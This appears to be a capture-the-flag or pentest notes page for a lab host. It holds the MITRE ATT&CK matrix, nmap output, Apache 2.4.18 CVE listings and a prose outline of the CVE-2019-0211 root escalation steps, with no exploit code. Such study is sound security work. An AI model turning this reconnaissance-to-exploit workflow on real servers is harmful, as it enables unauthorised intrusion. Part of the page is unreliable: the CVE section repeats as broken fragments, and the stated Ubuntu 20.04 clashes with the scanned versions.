Test Capabilities
Stage Capabilities


ATT&CK for Enterprise

Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control
Impact

MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Framework



Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, PRE, Azure AD, Office 365, Google Workspace, SaaS, IaaS, Network, Containers.

View on the ATT&CK® Navigator

Version Permalink

Reconnaissance
10 techniques

- Active Scanning (3)
- Gather Victim Host Information (4)
- Gather Victim Identity Information (3)
- Gather Victim Network Information (6)
- Gather Victim Org Information (4)
- Phishing for Information (3)
- Search Closed Sources (2)
- Search Open Technical Databases (5)
- Search Open Websites/Domains (3)
- Search Victim-Owned Websites

Resource Development
7 techniques

- Acquire Infrastructure (7)
- Compromise Accounts (3)
- Compromise Infrastructure (7)
- Develop Capabilities (4)
- Establish Accounts (3)
- Obtain Capabilities (6)
- Stage Capabilities (6)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (3)
- Replication Through Removable Media
- Supply Chain Compromise (3)
- Trusted Relationship
- Valid Accounts (4)

Execution
13 techniques

- Command and Scripting Interpreter (8)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (3)
- Native API
- Scheduled Task/Job (5)
- Serverless Execution
- Shared Modules
- Software Deployment Tools
- System Services (2)
- User Execution (3)
- Windows Management Instrumentation

Persistence
19 techniques

- Account Manipulation (5)
- BITS Jobs
- Boot or Logon Autostart Execution (14)
- Boot or Logon Initialization Scripts (5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (3)
- Create or Modify System Process (4)
- Event Triggered Execution (16)
- External Remote Services
- Hijack Execution Flow (12)
- Implant Internal Image
- Modify Authentication Process (7)
- Office Application Startup (6)
- Pre-OS Boot (5)
- Scheduled Task/Job (5)
- Server Software Component (5)
- Traffic Signaling (2)
- Valid Accounts (4)

Privilege Escalation
13 techniques

- Abuse Elevation Control Mechanism (4)
- Access Token Manipulation (5)
- Boot or Logon Autostart Execution (14)
- Boot or Logon Initialization Scripts (5)
- Create or Modify System Process (4)
- Domain Policy Modification (2)
- Escape to Host
- Event Triggered Execution (16)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (12)
- Process Injection (12)
- Scheduled Task/Job (5)
- Valid Accounts (4)

Defense Evasion
42 techniques

- Abuse Elevation Control Mechanism (4)
- Access Token Manipulation (5)
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (2)
- Execution Guardrails (1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (2)
- Hide Artifacts (10)
- Hijack Execution Flow (12)
- Impair Defenses (9)
- Indicator Removal (9)
- Indirect Command Execution
- Masquerading (7)
- Modify Authentication Process (7)
- Modify Cloud Compute Infrastructure (4)
- Modify Registry
- Modify System Image (2)
- Network Boundary Bridging (1)
- Obfuscated Files or Information (9)
- Plist File Modification
- Pre-OS Boot (5)
- Process Injection (12)
- Reflective Code Loading
- Rogue Domain Controller
- Rootkit
- Subvert Trust Controls (6)
- System Binary Proxy Execution (13)
- System Script Proxy Execution (1)
- Template Injection
- Traffic Signaling (2)
- Trusted Developer Utilities Proxy Execution (1)
- Unused/Unsupported Cloud Regions
- Use Alternate Authentication Material (4)
- Valid Accounts (4)
- Virtualization/Sandbox Evasion (3)
- Weaken Encryption (2)
- XSL Script Processing

Credential Access
17 techniques

- Adversary-in-the-Middle (3)
- Brute Force (4)
- Credentials from Password Stores (5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (2)
- Input Capture (4)
- Modify Authentication Process (7)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping (8)
- Steal Application Access Token
- Steal or Forge Authentication Certificates
- Steal or Forge Kerberos Tickets (4)
- Steal Web Session Cookie
- Unsecured Credentials (7)

Discovery
30 techniques

- Account Discovery (4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (3)
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery (1)
- System Information Discovery
- System Location Discovery (1)
- System Network Configuration Discovery (1)
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox Evasion (3)

Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (2)
- Remote Services (6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (4)

Collection
17 techniques

- Adversary-in-the-Middle (3)
- Archive Collected Data (3)
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage
- Data from Configuration Repository (2)
- Data from Information Repositories (3)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (2)
- Email Collection (3)
- Input Capture (4)
- Screen Capture
- Video Capture

Command and Control
16 techniques

- Application Layer Protocol (4)
- Communication Through Removable Media
- Data Encoding (2)
- Data Obfuscation (3)
- Dynamic Resolution (3)
- Encrypted Channel (2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (4)
- Remote Access Software
- Traffic Signaling (2)
- Web Service (3)

Exfiltration
9 techniques


- Automated Exfiltration (1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (1)
- Exfiltration Over Physical Medium (1)
- Exfiltration Over Web Service (2)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
13 techniques

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (3)
- Defacement (2)
- Disk Wipe (2)
- Endpoint Denial of Service (4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

Last modified: 01 April 2022

Reconnaissance



```
Nmap scan report for 10.10.10.13
Host is up (0.11s latency).
Not shown: 65532 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 ope
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%),
6 (92%), Linux 3.16 - 4.6 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   113.06 ms 10.10.14.1
2   113.22 ms 10.10.10.13
```

Operating System

Ubuntu Linux
20.04 LTS

Services


Secure Shell
Domain Name System
HTTP

Security Concerns

DNS Zone Transfer
Default HTTP Config

Resource Development

- Learn about previously discovered vulns and their exploitation requirements




Apache HTTPD: Apache HTTP Server privilege escalation from modules' scripts (CVE-2019-0211)

Severity	CVSS	Published	Created	Added	Modified
7	(AV:L/AC:L/Au:N/C:C/I:C/A:C)	04/02/2019	04/22/2019	04/02/2019	06/20/2019

Description

In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.



Apache » Http Server » 2.4.18 : Security Vulnerabilities


Cpe Name:*cpe:/a:apache:http_server:2.4.18*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descen

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score
1	CVE-2019-10098	601			2019-09-25	2019-10-09	5.8
In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-ref request URL.							
2	CVE-2019-10092	79		XSS	2019-09-26	2019-09-30	4.3
In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy page of their choice. This would only be exploitable where a server was set up with proxying enabled but was m							
3	CVE-2019-10082	416			2019-09-26	2019-09-27	6.4
In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made t							



Apache Http Server 2.4.18 Bypass A Restriction Vulnerability

Published on August 15th, 2016

Summary

Apache Http Server is prone to a bypass vulnerability. This allow an attacker to bypass detection or blocking system, which could allow malware to pass through the system undetected.

Credit:

The original article can be found at: http://www.apache.org/dist/httpd/CHANGES_2.4

Details


Vulneable Systems:

* Apache Http Server 2.4.18
* Apache Http Server 2.4.19
* Apache Http Server 2.4.20

The Apache HTTP Server 2.4.18 through 2.4.20, when mod_http2 and mod_ssl are enabled, does not properly recognize the 'SSLVerifyClient require' directive for HTTP/2 request authorization, which allows remote attackers to bypass intended access restrictions by leveraging the ability to send multiple requests over a single connection and aborting a renegotiation.

Resource Development

- Learn about previously discovered vulns and their exploitation requirements



Apache HTTPD: Apache HTTP Server privilege escalation from modules' scripts (CVE-2019-0211)

Severity	CVSS	Published	Created	Added	Modified
7	(AV:L/AC:L/Au:N/C				

Description

In Apache HTTP Server 2.4 release
less-privileged child processes or t
could execute arbitrary code with t
scoreboard. Non-Unix systems are

Apache » Http Server »

Cpe Name:*cpe:/a:apache:http_se*
CVSS Scores Greater Than: 0 1 2
Sort Results By : CVE Number Desce
Copy Results Download Results

#	CVE ID	CWE ID
1	CVE-2019-10098	601

In Apache HTTP server 2.4.0 to 2
request URL.

#	CVE ID	CWE ID
2	CVE-2019-10092	79

In Apache HTTP Server 2.4.0-2.4
page of their choice. This would

#	CVE ID	CWE ID
3	CVE-2019-10082	416

In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made t

Apache Http Server 2.4.18 Bypass A

acker to bypass detection or blocking
ected.

CHANGES_2.4

mod_ssl are enabled, does not
quest authorization, which allows
the ability to send multiple requests

cfreal's blog

Hacker.
Maintainer of PHPGGC, ten...
Previous research.

Exploitation

The exploitation is a four step process:

1. Obtain R/W access on a worker process
2. Write a fake `prefork_child_bucket` structure in the SHM
3. Make `all_buckets[bucket]` point to the structure
4. Await 6:25AM to get an arbitrary function call

Advantages:


- The main process never exits, so we know where everything is mapped by reading `/proc/self/maps` (ASLR/PIE useless)
- When a worker dies (or segfaults), it is automatically restarted by the main process, so there is no risk of DOSing Apache

Problems:

- PHP does not allow to read/write `/proc/self/mem` , which blocks us from simply editing the SHM
- `all_buckets` is reallocated after a graceful restart (!)

Initial Access

- Attempt to exploit



